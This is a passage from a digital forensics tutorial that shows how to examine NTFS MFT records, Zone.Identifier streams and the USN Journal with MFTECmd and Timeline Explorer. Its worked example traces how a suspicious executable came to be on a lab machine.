
Non-Resident Flag




- When parsing the entry in `MFTECmd`, this is how the non-resident data header appears.



Resident Flag



- When parsing the entry in `MFTECmd`, this is how the resident data header appears.



Zone.Identifier data in MFT File Record

- The `Zone.Identifier` is a specialized file metadata attribute in the Windows OS, signifying the security zone from which a file was sourced.
  - It's an integral part of the Windows Attachment Execution Service (AES) and is instrumental in determining how Windows processes files procured from the internet or other potentially untrusted origins.
- When a file is fetched from the internet, Windows assigns it a Zone Identifier (`ZoneId`).
  - This ZoneId, embedded in the file's metadata, signifies the source or security zone of the file's origin.
  - For instance, internet-sourced files typically bear a `ZoneId` of `3`, denoting the Internet Zone.
- For instance, we downloaded various tools inside the `C:\Users\johndoe\Downloads` directory of this section's target. Post-download, a `ZoneID` replete with the Zone.Identifier (i.e., the source URL) has been assigned to them.

```
PS C:\Users\johndoe\Downloads> Get-Item * -Stream Zone.Identifier -ErrorAction SilentlyContinue
```

```
PSPath        : Microsoft.PowerShell.Core\FileSystem::C:\Users\johndoe\Downloads\Autoruns.zip:Zone.Ident
PSParentPath  : Microsoft.PowerShell.Core\FileSystem::C:\Users\johndoe\Downloads
PSChildName   : Autoruns.zip:Zone.Identifier
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\Users\johndoe\Downloads\Autoruns.zip
Stream        : Zone.Identifier
Length        : 130

PSPath        : Microsoft.PowerShell.Core\FileSystem::C:\Users\johndoe\Downloads\chainsaw_all_platforms+
                zip:Zone.Identifier
PSParentPath  : Microsoft.PowerShell.Core\FileSystem::C:\Users\johndoe\Downloads
PSChildName   : chainsaw_all_platforms+rules+examples.zip:Zone.Identifier
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\Users\johndoe\Downloads\chainsaw_all_platforms+rules+examples.zip
Stream        : Zone.Identifier
Length        : 679
```


- To unveil the content of a `Zone.Identifier` for a file, the following command can be executed in PowerShell.

```
PS C:\Users\johndoe\Downloads> Get-Content * -Stream Zone.Identifier -
ErrorAction SilentlyContinue
```

```
PS C:\Users\johndoe\Downloads> Get-Content * -Stream Zone.Identifier -ErrorAction SilentlyContinue
[ZoneTransfer]
ZoneId=3
ReferrerUrl=https://learn.microsoft.com/
HostUrl=https://download.sysinternals.com/files/Autoruns.zip
[ZoneTransfer]
ZoneId=3
ReferrerUrl=https://github.com/WithSecureLabs/chainsaw/releases
HostUrl=https://objects.githubusercontent.com/github-production-release-asset-2e65be/395658506/222c726c-
[ZoneTransfer]
ZoneId=3
HostUrl=https://github.com/
[ZoneTransfer]
ZoneId=3
ReferrerUrl=https://github.com/PoorBillionaire/USN-Journal-Parser
HostUrl=https://codeload.github.com/PoorBillionaire/USN-Journal-Parser/zip/refs/heads/master
[ZoneTransfer]
ZoneId=3
ReferrerUrl=https://github.com/volatilityfoundation/volatility3
HostUrl=https://codeload.github.com/volatilityfoundation/volatility3/zip/refs/heads/develop
```

- One of the security mechanisms, known as the `Mark of the Web` (`MotW`), hinges on the Zone Identifier.
  - Here, the MotW marker differentiates files sourced from the internet or other potentially dubious sources from those originating from trusted or local contexts.
  - It's frequently employed to bolster the security of applications like Microsoft Word.

    - When an app, say Microsoft Word, opens a file bearing a MotW, it can institute specific security measures based on the MotW's presence.
    - For instance, a Word document with a MotW might be launched in `Protected View`, a restricted mode that isolates the document from the broader system, mitigating potential security threats.
- While its primary function is to bolster security for files downloaded from the web, forensic analysts can harness it for investigative pursuits.
  - By scrutinizing this attribute, they can ascertain the file's download method.
  - See an example below.




Analyzing with Timeline Explorer

- `Timeline Explorer` is another digital forensic tool developed by Eric Zimmerman which is used to assist forensic analysts and investigators in creating and analyzing timeline artifacts from various sources.
    - Timeline artifacts provide a chronological view of system events and activities, making it easier to reconstruct a sequence of events during an investigation.
    - We can filter timeline data based on specific criteria, such as date and time ranges, event types, keywords, and more.
    - This feature helps focus the investigation on relevant information.
- This arrangement of different events following one after another in time is really useful to create a story or timeline about what happened before and after specific events.
    - This sequencing of events helps establish a timeline of activities on a system.
- Loading a converted CSV file into Timeline Explorer is a straightforward process. Timeline Explorer is designed to work with timeline data, including CSV files that


contain timestamped events or activities.

- To load the event data csv file into the Timeline Explorer, we can launch Timeline Explorer, and simply drag and drop from its location (e.g., our KAPE analysis directory) onto the Timeline Explorer window.

- Once ingested, Timeline Explorer will process and display the data. The duration of this process hinges on the file's size.




- We will see the timeline populated with the events from the CSV file in chronological order.
  - With the timeline data now loaded, we can explore and analyze the events using the various features provided by Timeline Explorer.
  - We can zoom in on specific time ranges, filter events, search for keywords, and correlate related activities.



- We will provide multiple examples of using Timeline Explorer in this section.

USN Journal

- `USN`, or `Update Sequence Number`, is a vital component of the NTFS file system in Windows.
  - The USN Journal is essentially a change journal feature that meticulously logs alterations to files and directories on an NTFS volume.
- For those in digital forensics, the USN Journal is a goldmine.
  - It enables us to monitor operations such as File Creation, Rename, Deletion, and Data Overwrite.
- In the Windows environment, the USN Journal file is designated as `$J`.
  - The KAPE Output directory houses the collected USN Journal in the following directory: `<KAPE_output_folder>\<Drive>\$Extend`
- Here is how it looks in our KAPE's output (`C:\Users\johndoe\Desktop\forensic_data\kape_output\D\$Extend`)



Analyzing the USN Journal Using MFTECmd


- We previously utilized `MFTECmd`, one of Eric Zimmerman's tools, to parse the MFT file.
  - While its primary focus is the MFT, MFTECmd can also be instrumental in analyzing the USN Journal.
  - This is because entries in the USN Journal often allude to modifications to files and directories that are documented in the MFT.
  - Hence, we'll employ this tool to dissect the USN Journal.
- To facilitate the analysis of the USN Journal using `MFTECmd`, execute a command akin to the one below:

```
PS C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6> .\MFTECmd.exe -f
'C:\Users\johndoe\Desktop\forensic_data\kape_output\D\$Extend\$J' --csv
C:\Users\johndoe\Desktop\forensic_data\mft_analysis\ --csvf MFT-J.csv
```

```
PS C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6> .\MFTECmd.exe -f 'C:\Users\johndoe\Desktop\forensic
MFTECmd version 1.2.2.1

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/MFTECmd

Command line: -f C:\Users\johndoe\Desktop\forensic_data\kape_output\D\$Extend\$J --csv C:\Users\johndoe\

Warning: Administrator privileges not found!

File type: UsnJournal


Processed C:\Users\johndoe\Desktop\forensic_data\kape_output\D\$Extend\$J in 0.1675 seconds

Usn entries found in C:\Users\johndoe\Desktop\forensic_data\kape_output\D\$Extend\$J: 89,704
        CSV output will be saved to C:\Users\johndoe\Desktop\forensic_data\mft_analysis\MFT-J.csv
```

- The resultant output file is saved as `MFT-J.csv` inside the `C:\Users\johndoe\Desktop\forensic_data\mft_analysis` directory.
    - Let's import it into `Timeline Explorer` (available at `C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6\TimelineExplorer`).

Note: Please remove the filter on the Entry Number to see the whole picture.



Update Timestamp	Entry…	Name	Extension	Update Reasons	File Attributes	Sequen…	Parent Entr…	Parent …	Update Seq…	Source Fi
2023-09-07 08:29:33	93866	uninstall.exe	.exe	SecurityChange	Archive	2	92487	2	9052568	..\inve:
2023-09-07 08:29:33	93866	uninstall.exe	.exe	SecurityChange|Close	Archive	2	92487	2	9052656	..\inve:
2023-09-07 08:29:33	91634	pass.ps1	.ps1	RenameOldName	Archive	8	26390	2	9052744	..\inve:
2023-09-07 08:29:33	91634	pass.ps1	.ps1	RenameNewName	Archive	8	92487	2	9052824	..\inve:
2023-09-07 08:29:33	91634	pass.ps1	.ps1	RenameNewName|Close	Archive	8	92487	2	9052904	..\inve:
2023-09-07 08:29:33	91634	pass.ps1	.ps1	SecurityChange	Archive	8	92487	2	9052984	..\inve:
2023-09-07 08:29:33	91634	pass.ps1	.ps1	SecurityChange|Close	Archive	8	92487	2	9053064	..\inve:
2023-09-07 08:29:33	27121	pass.exe	.exe	RenameOldName	Archive	12	26390	2	9053144	..\inve:
2023-09-07 08:29:33	27121	pass.exe	.exe	RenameNewName	Archive	12	92487	2	9053224	..\inve:
2023-09-07 08:29:33	27121	pass.exe	.exe	RenameNewName|Close	Archive	12	92487	2	9053304	..\inve:
2023-09-07 08:29:33	27121	pass.exe	.exe	SecurityChange	Archive	12	92487	2	9053384	..\inve:
2023-09-07 08:29:33	27121	pass.exe	.exe	SecurityChange|Close	Archive	12	92487	2	9053464	..\inve:
2023-09-07 08:29:33	93553	discord.exe	.exe	RenameOldName	Archive	3	26390	2	9053544	..\inve:
2023-09-07 08:29:33	93553	discord.exe	.exe	RenameNewName	Archive	3	92487	2	9053632	..\inve:
2023-09-07 08:29:33	93553	discord.exe	.exe	RenameNewName|Close	Archive	3	92487	2	9053720	..\inve:
2023-09-07 08:29:33	93553	discord.exe	.exe	SecurityChange	Archive	3	92487	2	9053808	..\inve:
2023-09-07 08:29:33	93553	discord.exe	.exe	SecurityChange|Close	Archive	3	92487	2	9053896	..\inve:
2023-09-07 08:29:33	91314	f01b4d95cf55d32a.automaticDestinations-ms	.automat…	DataOverwrite	Archive	2	91298	2	9053984	..\inve:
2023-09-07 08:29:33	91314	f01b4d95cf55d32a.automaticDestinations-ms	.automat…	DataOverwrite|Close	Archive	2	91298	2	9054128	..\inve:
2023-09-07 08:29:34	90837	SETUP.EXE-9688576A.pf	.pf	DataTruncation	Archive|NotContentIndexed	2	62406	2	9054272	..\inve:
2023-09-07 08:29:34	90837	SETUP.EXE-9688576A.pf	.pf	DataExtend|DataTruncation	Archive|NotContentIndexed	2	62406	2	9054376	..\inve:
2023-09-07 08:29:34	90837	SETUP.EXE-9688576A.pf	.pf	DataExtend|DataTruncation|Close	Archive|NotContentIndexed	2	62406	2	9054480	..\inve:
2023-09-07 08:29:34	92706	MSEDGE.EXE-37D25F9F.pf	.pf	DataTruncation	Archive|NotContentIndexed	8	62406	2	9054584	..\inve:
2023-09-07 08:29:34	92706	MSEDGE.EXE-37D25F9F.pf	.pf	DataExtend|DataTruncation	Archive|NotContentIndexed	8	62406	2	9054688	..\inve:
2023-09-07 08:29:34	92706	MSEDGE.EXE-37D25F9F.pf	.pf	DataExtend|DataTruncation|Close	Archive|NotContentIndexed	8	62406	2	9054792	..\inve:
2023-09-07 08:29:34	90454	cv_debug.log	.log	DataExtend	Archive	11	26413	2	9054896	..\inve:
2023-09-07 08:29:34	90454	cv_debug.log	.log	DataExtend|Close	Archive	11	26413	2	9054984	..\inve:

- Upon inspection, we can discern a chronologically ordered timeline of events. Notably, the entry for `uninstall.exe` is evident.
- By applying a filter on the Entry Number `93866`, which corresponds to the `Entry ID` for `uninstall.exe`, we can glean the nature of modifications executed on this specific


file.

Line	Tag	Update Timestamp	…	Entry Number	Name	Extension	Update Reasons
				93866			
85130		2023-09-07 08:28:54		93866	49e2ab8a-255c-4ee6-80b2-36d14145934d.tmp	.tmp	FileCreate
85131		2023-09-07 08:28:54		93866	49e2ab8a-255c-4ee6-80b2-36d14145934d.tmp	.tmp	FileCreate|Close
85132		2023-09-07 08:28:54		93866	49e2ab8a-255c-4ee6-80b2-36d14145934d.tmp	.tmp	DataTruncation
85133		2023-09-07 08:28:54		93866	49e2ab8a-255c-4ee6-80b2-36d14145934d.tmp	.tmp	DataTruncation|SecurityChange
85216		2023-09-07 08:29:06		93866	49e2ab8a-255c-4ee6-80b2-36d14145934d.tmp	.tmp	DataTruncation|FileDelete|SecurityChange|Close
85220		2023-09-07 08:29:07		93866	e9378fb6-8a55-4a59-9c4f-53529aa08799.tmp	.tmp	FileCreate
85221		2023-09-07 08:29:07		93866	e9378fb6-8a55-4a59-9c4f-53529aa08799.tmp	.tmp	FileCreate|Close
85222		2023-09-07 08:29:07		93866	e9378fb6-8a55-4a59-9c4f-53529aa08799.tmp	.tmp	DataExtend
85224		2023-09-07 08:29:07		93866	e9378fb6-8a55-4a59-9c4f-53529aa08799.tmp	.tmp	DataExtend|Close
85225		2023-09-07 08:29:07		93866	e9378fb6-8a55-4a59-9c4f-53529aa08799.tmp	.tmp	RenameOldName
85226		2023-09-07 08:29:07		93866	Unconfirmed 407938.crdownload	.crdownload	RenameNewName
85227		2023-09-07 08:29:07		93866	Unconfirmed 407938.crdownload	.crdownload	RenameNewName|Close
85294		2023-09-07 08:29:10		93866	Unconfirmed 407938.crdownload	.crdownload	RenameOldName
85295		2023-09-07 08:29:10		93866	uninstall.exe	.exe	RenameNewName
85296		2023-09-07 08:29:10		93866	uninstall.exe	.exe	RenameNewName|Close
85297		2023-09-07 08:29:11		93866	uninstall.exe	.exe	StreamChange
85298		2023-09-07 08:29:11		93866	uninstall.exe	.exe	NamedDataExtend|StreamChange
85299		2023-09-07 08:29:11		93866	uninstall.exe	.exe	NamedDataExtend|StreamChange|Close
85300		2023-09-07 08:29:11		93866	uninstall.exe	.exe	NamedDataExtend

- The file extension, `.crdownload`, is indicative of a partially downloaded file.
  - This type of file is typically generated when downloading content via browsers like Microsoft Edge, Google Chrome, or Chromium.
  - This revelation is intriguing.
  - If the file was downloaded via a browser, it's plausible that the `Zone.Identifier` could unveil the source IP/domain of its origin.
- To investigate this assumption we should:
  1. Create a CSV file for `C:\Users\johndoe\Desktop\forensic_data\kape_output\D\$MFT` using `MFTECmd` as we did for `C:\Users\johndoe\Desktop\forensic_data\kape_output\D\$Extend\$J`.
  2. Import the $MFT-related CSV into `Timeline Explorer`.
  3. Apply a filter on the entry Number `93866`.

```
PS C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6> .\MFTECmd.exe -f
'C:\Users\johndoe\Desktop\forensic_data\kape_output\D\$MFT' --csv
C:\Users\johndoe\Desktop\forensic_data\mft_analysis\ --csvf MFT.csv
```


```
PS C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6> .\MFTECmd.exe -f 'C:\Users\johndoe\Desktop\forensic
MFTECmd version 1.2.2.1

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/MFTECmd

